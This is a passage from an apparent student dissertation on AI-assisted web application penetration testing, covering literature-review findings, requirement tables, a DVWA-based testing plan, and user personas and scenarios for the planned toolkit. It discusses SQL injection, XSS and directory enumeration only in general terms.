


Figure 2: Breakdown of how the chosen papers were filtered from a large set to select the final 20 papers for analysis.

2.6.4 Quality Assessment

This is the data checking task where a thorough analysis is done prior to extracting the relevant data for analysis. It is important to pay attention to overlapped studies because if they are not disregarded, they will cause some bias. The data checking step is performed twice.

2.6.5 Data Extraction

Data is extracted manually to create a structured excel sheet. After this, Statistical analysis and synthesization of insights is performed and the results will be presented using graphs. To create these graphs, the chosen software is the free online tool *onlinechaarttool.com*.

2.6.6 Data Analysis

After extracting the relevant data, it is the turn for qualitative and quantitative analysis.

Statistical analysis was performed with the following features: Publication Year, Country, Type of Application and AI Component.

2.6.7 Results

A series of graphs and infographic material have been created to present results:




Figure 3: Countries where the Universities that published the research papers at hand were located.

The country where the Universities produced the biggest number of research papers was Italy. Italy is prominent in the topics of Penetration Testing and Artificial Intelligence, as can be observed by the collaborations between Italian Universities and private companies; for example, University of Napoli Federico II and NTT DATA Italia S.p.A or University of Bari Aldo Moro, University of Sannio and Exprivia S.p.A. These joint efforts produce high quality papers with different perspectives and allow for the experimentation in different environments. India and China are also researching these topics extensively as part of the huge digital transformation they are experiencing in the last decade. It is worth highlighting the work of Gaetano Perrone and Simon Pietro Romano from University of Napoli Federico II because of their excellent research in using AI to improve several aspects of Web App Pentesting such as structure discovery and XSS vulnerability discovery; two of their recent papers featured in this Systematic Literature Review.




Figure 4: Publication year of the research papers.

During 2018 and 2019 the topic of penetration testing was very popular likely because of 2017 being a very eventful year in terms of cyberattacks, what made institutions to invest more in protecting themselves; after WannaCry ransomware, Uber and Equifax data breaches, stolen NSA cyber weapons and more than 60 Universities including University of Cambridge affected by SQL injections attacks all of them happening in 2017, observing a increase in the number of cybersecurity publications in the next few years, was expected. Artificial intelligence rapidly advanced these years as well, with deep learning starting to be a popular topic. During 2020, there was an apparent diminution of the number of publications likely due to the effects of the pandemic in academia, and it is worth noting that in 2021 there is a new surge as cybersecurity is affecting our lives more than ever because of the rise in working-from-home and similar arrangements. Even though 6 papers is not a huge number, these are focused on a very specific niche and the tendency to continue increasing the number of published studies on the topic is clear.

AI Components applied to Pentesting




Figure 5: AI techniques that are used to improve Penetration Testing.

The most common Artificial Intelligence component is Machine Learning Classification which is a supervised process where the ML algorithm aims to classify data into different classes and there are two types: Binary and Multiclass Classification. Neural Networks are also a popular choice; a Neural Network uses a number of algorithms to identify hidden relationships in a dataset in a somehow similar fashion as a biological brain works, and can be applied to eg. dealing with natural language via semantic clustering, which can be applied to different processes in penetration testing such as enumeration and reporting results. This is due to the textual nature of these tasks. Some of the papers combine and compare several AI components, showcasing the wide variety of options that can be investigated.

Pentesting Components combined with AI




Figure 6: Penetration Testing techniques that are improved using AI

The most common Pentesting components that are studied in combination with Artificial Intelligence elements are SQL Injections and XSS. Both techniques are injection based attacks that can be perpetrated via the user interface or client side of the Web Applications. SQL Injection allows a cybercriminal to execute malicious code into the Web Application database that could cause anything from a data breach to modification or destruction of the data. XSS is similar to SQLi but it uses malicious JavaScript that runs on client side to modify information or steal cookies from users; there are 3 types: Stored, Reflected and Document Object Model-based.

According to the publications, fuzzing techniques are also prone to be improved with AI. Fuzzing is the automated process of inputting random or unexpected data to a Web Application with the objective of altering its behaviour and potentially causing data loss, crashes and other issues; AI techniques applied to NLP (Natural Language Processing) could optimize fuzz testing and other brute force exercises, as the non-AI solutions have big limitations such as a long execution time and a lot of computational power is required.

2.6.8 Conclusion

Web App Penetration Testing is a popular topic for researchers due to the current cybersecurity landscape, which is characterized by the rapid emergence of web attacks in the last few years. While Artificial Intelligence can definitely improve the process of Pentesting a Web Application in comparison to manual approaches by optimizing the efforts of cybersecurity experts in many different ways, tools that leverage AI components for this purpose are still in early stages of their development. The analysis shows that there is an upward tendency in this area of research. Future works will feature a rise in the application of these tools in real scenarios, rather than the production of Proof Of Concepts or *ad hoc* solutions; this maturity will bring tangible benefits when it comes to protecting Web Applications and consequently the global Cybersecurity infrastructure as a whole.

Chapter 3. Requirements

3.1 Introduction

In this chapter, the objectives of the project are presented in a detailed way listing the functional requirements for each area of focus with the aim of breaking the investigation down into manageable steps: Information Gathering and Enumeration, Vulnerability Discovery and finally, Reporting Results. The MoSCoW prioritization methodology is used to specify the importance of each requirement.

3.2 Functional Requirements

Functional requirements define the components of a system by providing descriptions of the functionalities and behaviour expected between inputs and outputs [37]. As previously mentioned, the project focuses on three key areas that constitute the three main steps in a Penetration Test.

3.2.1 Information Gathering and Enumeration

	Requirement	MoSCoW
1	Leverage NLP Techniques to improve processes	Must Have
2	Create a list of hidden locations in the web app	Must Have
3	Use custom dataset/wordlist to perform brute force	Must Have
4	Find further information about a system when inputting the URL (Uniform Resource Locator)	Should have
5	Improve the performance of non-AI solutions	Could Have

Table 6: Information Gathering and Enumeration requirements

3.2.2 Vulnerability Discovery

	Requirement	MoSCoW
1	Take advantage of NLP techniques	Must have
2	Present attack vectors for potential injection attacks	Must Have
3	Provide meaningful information to Penetration Testers	Must Have
4	Identify type of injection vulnerability	Should Have
5	Improve the performance of non-AI solutions	Could Have

Table 7: Vulnerability Discovery requirements

3.2.3 Reporting Results

	Requirement	MoSCoW
1	Synthesize information gathered in the previous steps using AI components	Must have
2	Present information in a convenient format eg. PDF (Portable Document Format)	Must Have
3	Provide valuable information for a Penetration Tester	Should have
4	Generate machine readable report	Could have
5	Improve the reports created by current solutions	Could Have

Table 8: Reporting Results requirements

3.3 Approach

Since this project is an interdisciplinary effort in the sense that it combines at least two advanced topics within computer science (Cybersecurity and Artificial Intelligence), choosing a development approach is not a straightforward task. The feasibility of the initial ideas and approach is not guaranteed, which means that further amendments would likely need to be done (eg. refactoring and/or fine tuning), therefore the chosen model is *Prototyping*. The reason behind selecting the Prototyping Model for this project is that “it encourages progressive strategic development with the course of time” [38]. The approach to developing these tools will be to create proof of concepts or minimum viable products that provide meaningful support to security professionals when it comes to conducting

Penetration Tests in Web Applications, in accordance with the requirements presented in section 3.2. The design will be defined in the following chapter.

3.3.1 Prototyping Model

A prototype is an initial model of an object built to test a design; the word comes from a Greek word for 'primitive form'. "Prototypes are widely used in design and engineering to perfect items and processes before implementing them on a large scale" [39].




Figure 7: Stages of a project using the Prototype Model [40].

In this project, the cybersecurity student and the supervisor act as stakeholders in terms of analysing the proposed tools and identifying what aspects need to be improved, discarded or included in the final version. This approach offers a high level of flexibility that other popular approaches do not provide. Prototyping is a model akin to the Software Development Lifecycle (SDLC).

3.4 Testing

In order to test the tools, it is possible to locally host deliberately vulnerable Web Applications specially designed for educational purposes. DVWA is chosen because it is well known and easy to use. DVWA is hosted using XAMPP as it uses an Apache server and MySQL database. DVWA is written in PHP and has different functionalities prone to be exploited via injection attacks. It also has authentication protocols, meaning that the toolkit will have to deal with these kinds of processes too. Other demo websites and simple ecommerce sites will be employed to test the performance of the toolkit. The total number of Web Applications that will be used for testing is 5.

3.5 Evaluation

The performance of the tool will be evaluated against a selection of free popular solutions in terms of number of found paths along with other quantitative measurements such as execution time. The directory busting exercise will be executed using non-AI solutions ie. Dirbusting (a tool built in Java, it has a Graphical User Interface) and DirSearch (built in Python, executed via command line), and the results (found paths and generated reports) will be stored for comparison. These will be compared against the outputs created by the AI tool in order to reach conclusions about performance and quality of the deliverables. In terms of

Vulnerability Discovery, the task is designed to support a Penetration Tester and therefore it is challenging to evaluate the quality of the process but this will be discussed and further improvements will be presented. The Reporting Results stage will be evaluated by comparing the standard output from available solutions and the report produced by the AI toolkit taking into consideration the relative value of the information and how it is presented to users. The parameters that will be gathered during the testing stage for later evaluation are: *Found Paths*, *Execution Time*, *Threads* (the number of simultaneously running threads) and *AI Summary*.

Chapter 4. Design

4.1 Introduction

In this chapter, the chosen design specification will be described. Potential user interactions are presented with examples and possible scenarios. Diagrams and charts will be used to show the flow of the tools.

4.2 Specification

The design specifications including the Delivery Model and examples of the expected interactions are presented; graphical representations of the system are also included in this section. As a high level overview, the tool will be divided into three main phases: Enumeration, SQLi string attack suggestions and Cheatsheet generation.

4.2.1 Delivery Model

The aim is to deliver a set of functional prototypes that can be used by security professionals to optimise Penetration Testing exercises. As per design, the code will be fully accessible; the tools will be Open Source and available to users for free via online repositories.

4.2.2 User Interactions

Personas

Persona 1	
Name	Mike Thomlinson
Job Title	Penetration Tester
Demographics	<ul style="list-style-type: none">• 40 years old• Lives in a flat in Glasgow• Computer Science BSc from University of Birmingham
Biography	Mike is a middle-aged man who has many years of experience under his belt as a web app Penetration Tester. Mike has just moved to Glasgow to pursue a new job as a Senior Penterster at a well known cybersecurity company. He previously worked at a small IT Security consultancy firm in Edinburgh, where he would commute from his village in the Peak District. Mike decided to change

	jobs because he got offered the opportunity to work from home 2 days per week, and to progress in his career by taking a leading role. To deal with his new workload, he needs to change his pentesting approach from almost fully manual testing to AI powered automated scanning and vulnerability discovery. This required him to take some courses to understand how most common AI algorithms and techniques work and then learn how to leverage Artificial Intelligence for vulnerability discovery.
Environment	He is comfortable using an advanced cybersecurity workstation and would classify himself as a senior computer scientist and pentesting expert. He has secure internet access at home and has fiber optic at work. He uses his smartphone continuously and uses his work laptop at home on a regular basis.
Quote	“I have a demanding job but remote working allows me to optimise my time”

Table 9: Persona 1.

Persona 2	
Name	Dr Molly Smith
Job Title	Cybersecurity Researcher
Demographics	<ul style="list-style-type: none"> • 29 years old • Lives in a studio in central London • Cybersecurity PhD from University College London
Biography	Molly is a woman in her late twenties who recently obtained a PhD after a few years working in industry as a Software Engineer. She decided to specialise in Cybersecurity as she has been taking part in different CTF challenges and Bug Bounty programs which she really enjoyed. Molly wants to continue her research career and is trying to find a job as a lecturer at a UK University but she still enjoys reporting bugs and manages to

	get a side income this way. As an accomplished Bug Bounty participant, Molly is always willing to use the latest tools to pentest systems in the most convenient way possible.
Environment	She keeps herself updated on the new cybersecurity trends for her research. She is used to dealing with all sorts of IT infrastructures and she is always trying to use state of the art tools. She invests money in online training and is an Open Source contributor for her favourite tools.
Quote	“I like to automate the boring stuff”

Table 10: Persona 2.

Scenarios

“Scenarios describe the stories and context behind why a specific user or user group comes to your site. They note the goals and questions to be achieved and define the possibilities of how the user(s) can achieve them. Scenarios are critical both for designing an interface and for usability testing” [41].

- Scenario for Persona 1:

Mike Stevens is worried about a heavy workload after joining his new company and taking his first leading role. He caught up with the latest Artificial Intelligence research and is willing to employ AI components to optimise the early stages of the Web App Penetration Tests. He wants the Junior Penetration Testers to use Open Source AI powered tools to optimise the enumeration phase as they deal with many different environments and noticed that they missed important hidden locations in past exercises.

Research and analysis:

Artificial Intelligence components such as Semantic Clustering and Reinforcement Learning can be used in the area of Web App Pentesting, specially the early stages eg. Enumeration because according to research, AI powered tools yield interesting information that other tools don't find, or take more resources to collect the same insights: “A significant portion of pentesting is focused on reconnaissance and enumeration. In other words, the better the pentester can map out the security landscape of the target network, the better and more specific any attacks can be designed. Since the early stages of penetration testing are arguably the most important, where vulnerabilities can be exploited through social engineering, recon and enumeration demand a significant amount of creativity. Machine learning is proving to be

an essential tool to carry out sophisticated functions and learn from previous data or experiences.” [42].

- Scenario for Persona 2:

Dr. Moly Sanders is looking for a way to work efficiently on different pentesting projects at the same time but she is finding it hard to create meaningful reports as it would be time consuming. She is used to manually documenting her findings for her own records but is willing to optimise this process with AI. She is interested in Open Source tools as she would like to be able to tweak the functionality in order to tailor it for her specific needs.

Research and analysis:

The topic of Natural Language Generation (NLG) specially the area of report generation is a not very commonly researched topic within artificial intelligence but the concept is very promising as these processes can optimise the documentation phase and improve the reach by automatically creating adequate reports according to different user groups eg. technical, executive or other audiences. “Computer-generated texts can be superior (from the reader's perspective) to human-written texts.” [43] “The most successful NLG applications have been data-to-text systems which generate textual summaries of databases and data sets; these systems usually perform data analysis as well as text generation” [44].

4.2.3 Architectural Model

A graphical representation of the System Context and the Architecture Overview can be observed in Figure 8 and Figure 9.

System Context




Figure 8: the system boundary and its interaction.

Architecture Overview

